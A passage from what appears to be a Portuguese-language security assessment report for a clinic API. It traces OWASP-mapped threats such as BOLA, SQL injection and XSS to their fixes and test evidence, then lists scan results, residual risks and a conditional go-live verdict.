10049 Non-Storable / Storable Content	Informativo	524	A04	T-13	`Cache-Control: no-store` intencional; CSS estático cacheável sem dado sensível	Esperado
100000 Client Error response	Informativo	388	-	T-01, T-04, T-09	401/403/404/422 são os controles de acesso e validação funcionando	Esperado

2. Rastreabilidade ameaça → correção → evidência

Ameaça	OWASP	Como foi evidenciada	Vulnerabilidade (CVSS)	Correção aplicada	Evidência final	
T-01 BOLA em consultas	A01	Leitura de código (Ex. 8, V1) e reprodução	V-01 (6.5)	`AutenticacaoJWTMiddleware`, `exigir_posse` + `consulta_legivel`, `GuardaAutorizacaoMiddleware`	`ex09-correcoes-antes-depois.txt`; `test_t01_*`	
T-02 BOLA em pacientes	A01	Busca do mesmo padrão (Ex. 9)	V-02 (4.3)	`paciente_legivel`; busca filtrada pelo responsável	`ex09`; `test_t02_*`	
T-03 Escalada para admin	A01	Teste do Ex. 6	-	Escopo `admin` + `exigir_administrador`	`ex06`; `test_t03_*`	
T-04 Token do laboratório	A01	Contrato do parceiro (Ex. 7)	-	client_credentials, recorte de escopo, `aud` e rota exclusivos, saída sem PII	`ex07`; `test_t04_*`	
T-05 Força bruta	A07	Leitura de código (V5)	V-06 (7.4)	Rate limit 5/min + bloqueio por identidade	`ex10`; `test_t05_*`	
T-06 JWT forjado	A02/ A07	Threat model	-	`algorithms=["HS256"]`, claims obrigatórias, papel conferido no banco	`test_t06_*`	
T-07 Token expirado/audiência	A07	Threat model	-	`exp` 15/10 min, `aud` por tipo, usuário recarregado	`test_t07_*`	

T-08 Admin sem MFA	A07	Leitura de código (V5)	V-07 (8.1)	Desafio MFA, `amr`, claim `mfa` exigida	`ex06`; `test_t08_*`	
T-09 SQL injection	A03	Leitura de código (V2), Bandit B608, Semgrep	V-03 (7.6)	Whitelist regex/enum + `select()` parametrizado	`ex09`, `ex11`; `test_t09_*`	
T-10 XSS armazenado	A03	Leitura de código (V3)	V-04 (7.6)	Autoescape sem `	safe, `CSP` script-src 'self'`	`tela-04` vs `tela-05`; `test_pagina_da_agenda_*`
T-11 Mass assignment	A04	Leitura de código (V4)	V-05 (6.5)	`EntradaEstrita` com `extra="forbid"`	`ex09`; `test_t11_*`	
T-12 Exposição excessiva	A04	Ex. 2 e revisão do erro 422	V-12 (4.3)	`response_model` por consumidor, CPF mascarado, handler 422 sem `input`	`ex02`; `test_resposta_*`, `test_erro_de_validacao_*`	
T-13 Cabeçalhos	A05	V6 e ZAP 90004/10063	V-08 (4.2), V-13 (3.1)	`CabecalhosDeSegurancaMiddleware`	`ex10`; ZAP rodada 2; `test_t13_*`	
T-14 CORS	A05	V6	V-09 (5.3)	Allowlist do `.env`, wildcard recusado	`ex10`; `test_t14_*`	
T-15 Repúdio	A09	Threat model	-	`RegistroAuditoria` gravado por `auditar()`	`ex09` (trilha); `test_t15_*`	
T-16 DoS por volume	A04	Threat model	-	Rate limit por tipo de rota, janela de 60 dias, tamanhos máximos	`ex10`	

T-17 Credenciais no código	A07	Semgrep (rodada 1 do gate)	V-10 (9.1)	`BaseSettings`, `SecretStr`, seed separado e desligado por padrão, exceção com prazo	`gate-rodada1.md` → `gate-rodada2.md`; `test_t17_*`	
T-18 Dependência vulnerável	A06	pip-audit	-	Versões fixadas, auditoria semanal, actions e imagens fixadas por SHA/digest	`pipeline/pip-audit.json`	
T-19 Sessão e CSRF da recepção	A01/ A07	ZAP 10202	V-11 (4.3)	Cookie HttpOnly/Secure/Strict/Path, token CSRF	ZAP rodada 2; `test_t19_*`	
T-20 Alteração por não dono	A01	Busca do padrão (Ex. 9)	-	`consulta_alteravel`	`test_t20_*`	
T-21 Enumeração no login	A07	Leitura de código (V5)	(em V-06)	Mensagem única, bcrypt contra hash fictício	`test_t21_*`, `test_login_de_email_inexistente_*`	
T-22 Documentação exposta	A05	Auditoria OpenAPI	-	`CLINICA_DOCS_ATIVOS`	`test_t22_*`	

3. Estado final

Verificação	**Resultado**
pytest	174 testes passando (`evidencias/ex12-ex13-suite-pytest.txt`)
Bandit	0 alto; 1 médio coberto por exceção (router de demonstração); 2 baixos (falsos positivos de "senha" vazia e `aud_demo`)

Semgrep	Hashes de avaliação e SQL de demonstração cobertos por exceções com prazo; actions fixadas por SHA
pip-audit	Nenhuma vulnerabilidade conhecida
ZAP	Nenhum alerta médio ou alto
Auditoria OpenAPI	0 achados
Security gate	APROVADO (`evidencias/pipeline/gate-final.md`)
GitHub Actions	`main` verde (execuções 37166298281 e 37166685255); PR #1 com SQL concatenado bloqueado pelo gate (37166747797) (`evidencias/github-actions/`)

4. Riscos residuais

ID	Risco	Por que não foi eliminado	Mitigação atual	Aceitável para o deploy?
R-01	MFA simulado: o código sai no log do servidor	O Assessment pede MFA simulado; não há provedor TOTP/SMS integrado	Desafio de uso único, 5 min, 3 tentativas, rate limit	**Não para produção.** Quem lê o log ganha o segundo fator do administrador. Bloqueia o go-live até integrar TOTP (RFC 6238) ou provedor externo
R-06	Router de demonstração e contas de avaliação no código	São a evidência reprodutível do antes/depois do Assessment	Desligados por padrão; exceções do gate expiram em 2026-12-31	**Não para produção** enquanto existirem no artefato. Condição: remover `app/routes/inseguro.py`, `templates/agenda_inseguro.html` e `app/seed.py` do build de produção
R-05	SQLite sem criptografia em repouso	Banco de desenvolvimento	`CLINICA_DATABASE_URL` aponta para qualquer SGBD	**Não para produção.** Dado de saúde exige banco gerenciado com criptografia em repouso (PostgreSQL com disco/TDE cifrado)
R-03	TLS terminado fora da aplicação	Responsabilidade do proxy reverso	HSTS e cookie `Secure`	Aceitável, com a condição de que o proxy só aceite HTTPS (TLS 1.2+)

R-02	Rate limit e bloqueio por identidade em memória	Um processo; sem Redis no ambiente do Assessment	Funciona em instância única	Aceitável em instância única; com réplicas, mover para Redis
R-04	JWT sem revogação antes do `exp`; logout da recepção só apaga o cookie	Token stateless	Expiração de 15 min (10 no M2M); usuário/cliente desativado perde acesso na hora	Aceitável: a janela é curta e a desativação é imediata
R-07	CSP de `/docs` com `'unsafe-inline'`	Exigência do Swagger UI	Só nas páginas de documentação, que não exibem dado de usuário	Aceitável com `CLINICA_DOCS_ATIVOS=false` em produção
R-08	IAST não implementado	Sem agente gratuito para Python	SAST + DAST + testes de integração por dentro	Aceitável; reavaliar se houver orçamento
R-09	Bloqueio por identidade pode ser usado para travar contas de terceiros	Efeito colateral do controle	Bloqueio temporário (15 min), não permanente	Aceitável; monitorar picos de bloqueio
R-10	Security gate não é status check obrigatório no merge	Branch protection em repositório privado exige GitHub Pro	O gate falha visivelmente no PR (demonstrado no PR #1); merge na `main` só por revisão	Aceitável para o Assessment; em produção, habilitar branch protection exigindo o job `Security gate`

5. Veredito

Liberação condicionada. A aplicação está apta para homologação: nenhum achado médio ou alto aberto, gate aprovado, todas as ameaças do threat model com mitigação e teste. Para o primeiro deploy em produção, três riscos residuais bloqueiam a liberação porque, num serviço que trata dado de saúde, cada um deles sozinho expõe a base inteira:

1. R-01: substituir o MFA simulado por TOTP real;

2. R-06: build de produção sem o router de demonstração, o template vulnerável e o seed de avaliação (com `CLINICA_CARREGAR_DADOS_DEMONSTRACAO=false` e `CLINICA_DOCS_ATIVOS=false`);
3. R-05: banco gerenciado com criptografia em repouso.

Os demais riscos residuais (R-02, R-03, R-04, R-07, R-08, R-09, R-10) são aceitáveis com as condições descritas e ficam registrados para reavaliação.